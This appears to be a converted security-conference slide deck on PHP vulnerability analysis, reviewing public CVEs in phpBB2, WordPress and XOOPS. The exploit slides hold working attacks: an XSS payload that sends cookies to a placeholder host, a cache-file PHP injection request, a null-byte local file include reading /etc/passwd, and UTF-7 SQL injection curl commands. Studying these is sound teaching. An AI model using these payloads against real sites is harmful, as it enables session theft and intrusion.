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# PHP Code Analysis: Real World Examples

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# Goal:

Understanding PHP Exploitation techniques in a PRACTICAL "Hands-On" way by reviewing recent "public" findings.



# PHP Vulnerabilities (to name a few)

- SQL-I
- XSS
- File Includes
- PHP Code Injection
- File Uploads
- File Disclosure
- File Storage & Permissions
- Shell Command Execution
- Session Related
- & of course Register Globals



# SQL-I

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SQL Injection will be discussed later in the presentation (See Multibyte Slides).

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# Cross-Site Scripting



IN /phpBB2/privmsg.php:

```
$to_username = (isset($HTTP_POST_VARS['username']) ) ?trim(htmlspecialchars  
(stripslashes($HTTP_POST_VARS['username']))): "";
```

```
$privmsg_subject = ( isset($HTTP_POST_VARS['subject']) ) ? trim  
(htmlspecialchars(stripslashes($HTTP_POST_VARS['subject']))) : "";
```

```
$privmsg_message = ( isset($HTTP_POST_VARS['message']) ) ?  
trim($HTTP_POST_VARS['message']) : "";
```

REF: **CVE-2006-6421**



# Cross-Site Scripting Exploit



--snip--

var message:String = "</textarea><script>document.location= 'http://site.com/cookie.php?c=' + document.cookie </script>";

getURL("http://victim.com/phpBB2/privmsg.php", "\_self", "POST");

--snip--

yourdomain.com Forum Index

Send a new private message

non-existent

echo back

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```
var username:String = "user_that_doesnt_exist";
var subject:String = "Xss Exploitation";
var message:String
= "</textarea><script>document.location= 'http://site.com/cookie.php?
c=' + document.cookie </script>";
var folder:String = "inbox";
var mode:String = "post";
var post:String = "Submit";
getURL("http://victim.com/phpBB2/privmsg.php", "_self", "POST");
```



# File Manipulation Vulnerability

IN `/wordpress/wp-includes/cache.php`:



```
$cache_file = $this->cache_dir.$this->get_group($group)."/".md5($id.DB_PASSWORD).''.php';
```

```
$cache_file = wp-includes/cache/users/{MD5}.php
```

```
$ ls -l
```

```
-rw-r--r-- fe7e097b33ca267f1e2893e69a8931bd.php
```

```
$ echo -n '1abc123' | md5sum
```

```
fe7e097b33ca267f1e2893e69a8931bd
```

REF: **CVE-2006-2667**



# File Manipulation Exploit



## Our Cache file before exploitation

```
<?php
//O:8:"stdClass":24:{s:2:"ID";s:1:"1";s:10:"user_login";s:5:"admin";s:9:"user_pa
ss";s:32:"e99a18c428cb38d5f260853678922e03";s:13:"user_nicename";s:5:"admin";s:1
0:"user_email";s:11:"dk@dk.local";s:8:"user_url";s:8:"http://a";s:15:"user_regis
tered";s:19:"2008-04-02 11:03:14";s:19:"user_activation_key";s:0:"";s:11:"user_s
tatus";s:1:"0";s:12:"display_name";s:5:"admin";s:13:"wp_user_level";s:2:"10";s:1
0:"user_level";s:2:"10";s:15:"wp_capabilities";a:1:{s:13:"administrator";b:1;}s:
10:"first_name";s:0:"";s:9:"last_name";s:0:"";s:8:"nickname";s:5:"admin";s:11:"d
escription";s:0:"";s:6:"jabber";s:0:"";s:3:"aim";s:0:"";s:3:"yim";s:0:"";s:12:"r
ich_editing";s:4:"true";s:14:"user_firstname";s:0:"";s:13:"user_lastname";s:0:""
;s:16:"user_description";s:0:"";}
```





# File Manipulation Exploit



POST http://192.168.124.230/t/wordpress/wp-admin/profile-update.php HTTP/1.1

“ from=profile&checkuser\_id=1&first\_name=&last\_name=&nickname=admin  
& display\_name=dk%0Aphpinfo();//&[...] ”


```
<?php
//O:8:"stdClass":24:{s:2:"ID";s:1:"1";s:10:"user_login";s:5:"admin";s:9:"user_pa
ss";s:32:"e99a18c428cb38d5f260853678922e03";s:13:"user_nicename";s:5:"admin";s:1
0:"user_email";s:11:"dk@dk.local";s:8:"user_url";s:8:"http://a";s:15:"user_regis
tered";s:19:"2008-04-02 11:03:14";s:19:"user_activation_key";s:0:"";s:11:"user_s
tatus";s:1:"0";s:12:"display_name";s:18:"admin
phpinfo();//";s:13:"wp_user_level";s:2:"10";s:10:"user_level";s:2:"10";s:15:"wp
capabilities";a:1:{s:13:"administrator";b:1;}s:10:"first_name";s:0:"";s:9:"last
name";s:0:"";s:8:"nickname";s:5:"admin";s:11:"description";s:0:"";s:6:"jabber";s
:0:"";s:3:"aim";s:0:"";s:3:"yim";s:0:"";s:12:"rich_editing";s:4:"true";s:14:"use
r_firstname";s:0:"";s:13:"user_lastname";s:0:"";s:16:"user_description";s:0:"";}
```



# File Manipulation Vulnerability



## Exploited!



# Local File Include Vulnerability



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IN **xoops-2.0.14**/htdocs/install/install.php:

```
$language = 'english';  
if ( !empty($_POST['lang']) ) {  
    $language = $_POST['lang'];  
    ...  
if ( file_exists("./language/".$language."/install.php") )  
{  
    include_once "./language/".$language."/install.  
php";
```

REF: **CVE-2008-0613**


”



# Local File Include Exploit



POST http://192.168.1.4/t/xoops-2.0.14/htdocs/install/index.php HTTP/1.1  
lang=../../../../../../../../../../../../etc/passwd%00&op=start&submit=Next  
NOTE: This attack **will not work** if MAGIC QUOTES are enabled. MAGIC QUOTES escapes null characters to \0. *This feature is often forgotten about.*



# NULL Bytes

The Poison NULL byte attack, first published by **Rain Forest Puppy** in **Phrack Issue 55, Article 7** can be used in a number of attacks in PHP.

Some PHP functions affected:

- `ereg()`
- `include()`
- `include_once()`
- `require()`
- `require_once()`
- `fopen()`
- `file()`
- `file_get_contents()`
- `move_uploaded_file()`



# Multibyte Attacks



There are vulnerabilities to be found at all three tiers, Client, Web Server and Database.



# WordPress Double Decode Vul



In `wordpress/wp-includes/pluggable.php`:

```
function check_ajax_referer() {  
    $cookie = explode('; ', urldecode(empty($_POST['cookie']) ?  
    ['cookie'] : $_POST['cookie'])); [..]  
  
    if ( !wp_login( $user, $pass, true ) ) [..]  
    if ( !$user = $wpdb->get_row("SELECT * FROM $wpdb->users WHERE  
    user_login = '$user_login'") )
```

*This attack will bypass 'Magic Quotes' as the `urldecode()` function will change `%25` to `%`. The left over '27' will be appended to the '%' sign to provide our attack vector.*


REF: [waraxe-2007-SA#050](#)



# WordPress Double Decode Expl



- Magic Quotes will prevent our '%27' injection point.
- %2527 will become %27 after passing through the `urldecode()`.





# WordPress Charset SQL Injection



In `wordpress/wp-trackback.php`:

```
$charset = $_POST['charset'];
```

```
if ($charset) [..]
```

```
if ( function_exists('mb_convert_encoding') ) { // For international trackbacks [..]
```

```
$blog_name = mb_convert_encoding($blog_name, "UTF-8", $charset)
```

```
$excerpt = mb_convert_encoding($excerpt, "UTF-8", $charset);
```

```
$blog_name = mb_convert_encoding($blog_name, "UTF-8", $charset);
```

```
[..]
```

***mb\_convert\_encoding() converts character encoding of string str from from\_encoding to to\_encoding.***

REF: **CVE-2007-0107**



# WordPress Charset SQL Injection



## Check if mbstring module is loaded

```
if (empty($title) && empty($tb_url) && empty($blog_name)) {  
    wp_redirect(get_permalink($tb_id));  
    exit;  
}  
curl 'http://192.168.124.230/t/wordpress/wp-trackback.php?p=1' -d 'charset=UTF-7&title=%  
2bADA-' -v
```

charset=UTF-7&title=%2bADA-HTTP/1.1 302 Moved  
Temporarily



# WordPress Charset SQL Injection



## Exploit it! - We fingerprint with a Single Quote (+ACc-)

```
curl 'http://192.168.124.230/t/wordpress/wp-trackback.php?p=1'  
'charset=UTF-7&title=None&excerpt=None&blog_name=%2bACc-&url=None' -v
```

```
> charset=UTF-7&title=None&excerpt=None&blog_name=%2bACc-&url=NoneHTTP/1.1 200 OK  
< Date: Thu, 03 Apr 2008 11:02:23 GMT  
< Server: Apache/2.0.55 (Ubuntu) PHP/4.4.2-1build1  
< X-Powered-By: PHP/4.4.2-1build1  
< X-Pingback: http://192.168.124.230/t/wordpress/xmlrpc.php  
< Status: 200 OK  
< Content-Length: 1871  
< Content-Type: text/xml; charset=UTF-8  
<div id='error'>  
    <p class='wpdberror'><strong>WordPress database error:</strong> [You  
u have an error in your SQL syntax; check the manual that corresponds to your MySQL server  
version for the right syntax to use near '&#039;..&lt;/strong&gt;  
None...&#039; LIMIT 1&#039; at line 1]<br />  
    <code>SELECT comment_ID FROM wp_comments WHERE comment_post_ID = &#  
039;1&#039; AND ( comment_author = &#039;&#039;&#039; ) AND comment_content = &#039;&lt;/str  
ong&gt;None...&lt;/strong&gt;
```



**Solutions: Discuss**

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